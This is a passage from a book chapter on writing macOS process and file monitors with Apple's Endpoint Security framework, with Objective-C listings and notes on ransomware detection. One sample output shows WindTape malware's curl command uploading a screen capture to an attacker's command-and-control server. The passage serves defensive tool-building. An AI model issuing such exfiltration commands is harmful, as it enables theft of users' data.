Let's consider message-specific contents, starting with the process arguments found in ES_EVENT_TYPE_NOTIFY_EXEC messages. In Chapter 1, I discussed the usefulness of process arguments for detecting malicious code and programmatically extracted them from running processes. If you've subscribed to Endpoint Security events of type `ES_EVENT_TYPE_NOTIFY_EXEC`, you'll see that Endpoint Security has done most of the heavy lifting for you.

These events are `es_event_exec_t` structures that you can pass to two Endpoint Security helper APIs, `es_exec_arg_count` and `es_exec_arg`, to extract the arguments that triggered the Endpoint Security event (Listing 8-20).

```
NSMutableArray* arguments = [NSMutableArray array];

const es_event_exec_t* exec = &message->event.exec;

❶ for(uint32_t i = 0; i < es_exec_arg_count(exec); i++) {
  ❷ es_string_token_t token = es_exec_arg(exec, i);
  ❸ NSString* argument = [[NSString alloc] initWithBytes:token.data
    length:token.length encoding:NSUTF8StringEncoding];

  ❹ [arguments addObject:argument];
}
```

Listing 8-20: Extracting a process's arguments

After initializing an array to hold the arguments, the code invokes `es_exec_arg_count` to determine the number of arguments ❶. We perform this check within the initialization of a `for` loop to keep track of how many times we invoke the `es_exec_arg` function. Then we invoke the function with the current index to retrieve the argument at that index ❷. Because the argument is stored in an `es_string_token_t` structure, the code converts it into a string object ❸ and adds it to an array ❹.

When we add this code to the *ESPlayground* project, we're now able to observe process arguments, such as when the WindTape malware executes `curl` to exfiltrate recorded screen captures to the attackers' command-and-control server:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor

ES Playground
Executing (process) 'monitor' logic

event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
 pid: 18802
 path: /usr/bin/curl
 ...
 arguments : (
  "/usr/bin/curl"
  "http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php",
  "-F",
  "qwe=@/Users/User/Library/lsd.app/Contents/Resources/14-06 06:28:07.jpg",
  "-F",
  "rest=BBA441FE-7BBB-43C6-9178-851218CFD268",
  "-F",
  "fsbd=Users-Mac.local-User"
)
```

You could use the similar functions es_exec_env_count and es_exec_env to extract a process's environment variables from an es_event_exec_t structure.

Exit Status

When a process exits, we'll receive a message from Endpoint Security because we've subscribed to ES_EVENT_TYPE_NOTIFY_EXIT events. Knowing when a process exits is useful for purposes such as the following:

Determining whether a process succeeded or failed A process's exit code provides insight into whether the process executed successfully. If the process is, for example, a malicious installer, this information could help us determine its impact.

Performing any necessary cleanup In many cases, security tools track activity over the lifetime of a process. For example, a ransomware detector could monitor each new process to detect those that rapidly create encrypted files. When a process exits, the detector can perform any necessary cleanup, such as freeing the processes list of created files and removing the process from any caches.

The event structure type for the ES_EVENT_TYPE_NOTIFY_EXIT event is es_event_exit_t. By consulting the *ESMessage.h* header file, we can see that it contains a single (nonreserved) field named stat containing the exit status of a process:

```
typedef struct {
    int stat;
    uint8_t reserved[64];
} es_event_exit_t;
```

Knowing this, we extract the process's exit code, as shown in Listing 8-21.

```
❶ case ES_EVENT_TYPE_NOTIFY_EXIT: {
  ❷ int status = message->event.exit.stat;
    ...
}
```

Listing 8-21: Extracting an exit code

Because the process monitor logic has also registered for process execution events (ES_EVENT_TYPE_NOTIFY_EXEC), the code first makes sure we're dealing with a process exit (ES_EVENT_TYPE_NOTIFY_EXIT) ❶. If so, it then extracts the exit code ❷.

Stopping the Client

At some point, you might want to stop your Endpoint Security client. This is as simple as unsubscribing from events via the es_unsubscribe_all function, then deleting the client via es_delete_client. As shown in Listing 8-22, both functions take as arguments the client we previously created using the es_new_client function.

```
es_client_t* client = // Previously created via es_new_client
...
es_unsubscribe_all(client);
es_delete_client(client);
```

Listing 8-22: Stopping an Endpoint Security client

See the *ESClient.h* header file for more details on the functions. For example, code should only call `es_delete_client` from the same thread that originally created the client.

This wraps up the discussion of creating a process monitor capable of tracking process executions and exits, as well as extracting information from each event that we could feed into a variety of heuristic-based rules. Of course, you could register for many other Endpoint Security events. Let's now explore file events, which provide the foundation for a file monitor.

File Monitoring

File monitors are powerful tools for detecting and understanding malicious code. For example, infamous ransomware groups such as Lockbit have begun targeting macOS,[5] so you might want to write software that can identify ransomware. In my 2016 research paper "Towards Generic Ransomware Detection," I highlighted a simple yet effective approach to doing so.[6] In a nutshell, if we can monitor for the rapid creation of encrypted files by untrusted processes, we should be able to detect and thwart ransomware. Although any heuristic-based approach has its limitations, my method has proven successful even with new ransomware specimens. It even detected Lockbit's foray into the macOS space in 2023.

A core capability of this generic ransomware detection is the ability to monitor for the creation of files. Using Endpoint Security, it's easy to create a file monitor that can detect file creation and other file I/O events.[7] You can find source code for a fully featured file monitor in the *FileMonitor* project on Objective-See's GitHub repository at *https://github.com/objective-see/FileMonitor*.

Because I've already discussed how to create an Endpoint Security client and register for events of interest, I won't spend time discussing these topics again. Instead, I'll focus on the specifics of monitoring file events. In the *ESTypes.h* header file, we find many events covering file I/O. Some of the most useful notification events include:

`ES_EVENT_TYPE_NOTIFY_CREATE`	Delivered when a new file is created
`ES_EVENT_TYPE_NOTIFY_OPEN`	Delivered when a file is opened
`ES_EVENT_TYPE_NOTIFY_WRITE`	Delivered when a file is written to
`ES_EVENT_TYPE_NOTIFY_CLOSE`	Delivered when a file is closed
`ES_EVENT_TYPE_NOTIFY_RENAME`	Delivered when a file is renamed
`ES_EVENT_TYPE_NOTIFY_UNLINK`	Delivered when a file is deleted

Let's register for the events related to file creation, opening, closing, and deleting (Listing 8-23).

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_CREATE, ES_EVENT_TYPE_NOTIFY_OPEN,
ES_EVENT_TYPE_NOTIFY_CLOSE, ES_EVENT_TYPE_NOTIFY_UNLINK};
```

Listing 8-23: File I/O events of interest

After creating a new Endpoint Security client using es_new_client, we can invoke the es_subscribe function with the new list of events of interest to subscribe to. The subsystem should then begin delivering file I/O events to us, encapsulated in es_message_t structures. Recall the es_message_t structure contains meta information about the event, such as the event type and process responsible for triggering it. A file monitor could use this information to map the delivered file event to the responsible process.

Besides reporting the event type and responsible process, a file monitor should also capture the filepath (which, in the case of file creation events, leads to the created file). The steps required to extract the path depend on the specific file I/O event, so we'll look at each in detail, starting with file creation events.

We've subscribed to ES_EVENT_TYPE_NOTIFY_CREATE, so whenever a file is created, Endpoint Security will deliver a message to us. The event data for this event is stored in a structure of type es_event_create_t:

```
typedef struct {
  ❶ es_destination_type_t destination_type;
    union {
      ❷ es_file_t* _Nonnull existing_file;
            struct {
                es_file_t* _Nonnull dir;
                es_string_token_t filename;
                mode_t mode;
            } new_path;
        } destination;
        ...
    };
} es_event_create_t;
```

Though this structure appears a bit involved at first blush, handling it is fairly trivial in most cases. The destination_type member should be set to one of two enumeration values ❶. Apple explains the difference between the two in the *ESMessage.h* header file:

> Typically, ES_EVENT_TYPE_NOTIFY_CREATE events are fired after the object has been created and the destination_type will be ES_DESTINATION_TYPE_EXISTING_FILE. The exception to this is for notifications that occur if an ES client responds to an ES_EVENT_TYPE_AUTH_CREATE event with ES_AUTH_RESULT_DENY.

As a simple file monitor won't register for ES_EVENT_TYPE_AUTH_* events, we can focus on the former case here.

We'll locate the path to the file that was just created in the existing_file member, found in the destination union of the es_event_create_t structure ❷. As existing_file is stored as an es_file_t, extracting the newly created file's path is trivial, as shown in Listing 8-24.

```
// Event type: ES_EVENT_TYPE_NOTIFY_CREATE

if(ES_DESTINATION_TYPE_EXISTING_FILE == message->event.create.destination_type) {
    es_string_token_t* token = &message->event.create.destination.existing_file->path;

    NSString* path = [[NSString alloc] initWithBytes:token->data length:token->length encoding:
    NSUTF8StringEncoding];

    printf("Created path -> %@\n", path.UTF8String);
}
```

Listing 8-24: Extracting a newly created filepath

Because we've also registered for ES_EVENT_TYPE_NOTIFY_OPEN events, Endpoint Security will deliver a message containing an es_event_open_t event structure whenever a file is opened. This structure contains an es_file_t pointer to a member-named file containing the path of the opened file. We extract it in Listing 8-25.

```
if(ES_EVENT_TYPE_NOTIFY_OPEN == message->event_type) {
    es_string_token_t* token = &message->event.open.file->path;

    NSString* path = [[NSString alloc] initWithBytes:token->data length:token->length
    encoding:NSUTF8StringEncoding];

    printf("Opened file -> %s\n", path.UTF8String);
}
```

Listing 8-25: Extracting an opened filepath

The logic for ES_EVENT_TYPE_NOTIFY_CLOSE and ES_EVENT_TYPE_NOTIFY_UNLINK is similar, as both event structures contain an es_file_t* with the file's path.

I'll end this section by discussing a file event that has both a source and destination path. For example, when a file is renamed, Endpoint Security delivers a message of type ES_EVENT_TYPE_NOTIFY_RENAME. In that case, the es_event_rename_t structure contains a pointer to an es_file_t structure for the source file (aptly named source), as well as one for the destination file (named existing_file). We can access the path of the original file via message->event.rename.source->path.

Obtaining the renamed file's destination path is slightly nuanced, as we must first check the destination_type field of the es_event_rename_t structure. This field is an enumeration containing two values: ES_DESTINATION_TYPE_EXISTING_FILE and ES_DESTINATION_TYPE_NEW_PATH. For the existing file value, we can directly access the destination filepath via rename.destination.existing_file->path (assuming we have an es_event_rename_t structure named rename).

For the destination value, however, we must concatenate the destination directory with the destination filename; we'll find the directory in `rename.destination.new_path.dir->path` and the filename in `rename.destination.new_path.filename`.

Conclusion

This chapter introduced Endpoint Security, the de facto standard framework for writing security tools on macOS. We built foundational monitoring and detection tools by subscribing to notifications for process and file events. In the next chapter, I'll continue discussing Endpoint Security but focus on more advanced topics, such as muting, as well as `ES_EVENT_TYPE_AUTH_*` events, which provide a mechanism for proactively detecting and thwarting malicious activity on the system. In Part III, I'll continue this discussion by detailing the creation of fully featured tools built atop Endpoint Security.

Notes

1. "Endpoint Security," Apple Developer Documentation, *https://developer.apple.com/documentation/endpointsecurity*.
2. You can read more about `eslogger` in its man pages or in "Blue Teaming on macOS with eslogger," CyberReason, October 3, 2022, *https://www.cybereason.com/blog/blue-teaming-on-macos-with-eslogger*.
3. You can read about this malware in Patrick Wardle, "Ironing Out (the macOS) Details of a Smooth Operator (Part II)," Objective-See, April 1, 2023, *https://objective-see.org/blog/blog_0x74.html*.
4. For more information on macOS LOLBins, see the Living Off the Orchard: macOS Binaries (LOOBins) repository on GitHub: *https://github.com/infosecB/LOOBins*.
5. Patrick Wardle, "The LockBit Ransomware (Kinda) Comes for macOS," Objective-See, April 16, 2023, *https://objective-see.org/blog/blog_0x75.html*.
6. Patrick Wardle, "Towards Generic Ransomware Detection," Objective-See, April 20, 2016, *https://objective-see.org/blog/blog_0x0F.html*.
7. To read more about creating a full file monitor, see Patrick Wardle, "Writing a File Monitor with Apple's Endpoint Security Framework," Objective-See, September 17, 2019, *https://objective-see.org/blog/blog_0x48.html*. See also Chapter 11, which discusses the BlockBlock tool.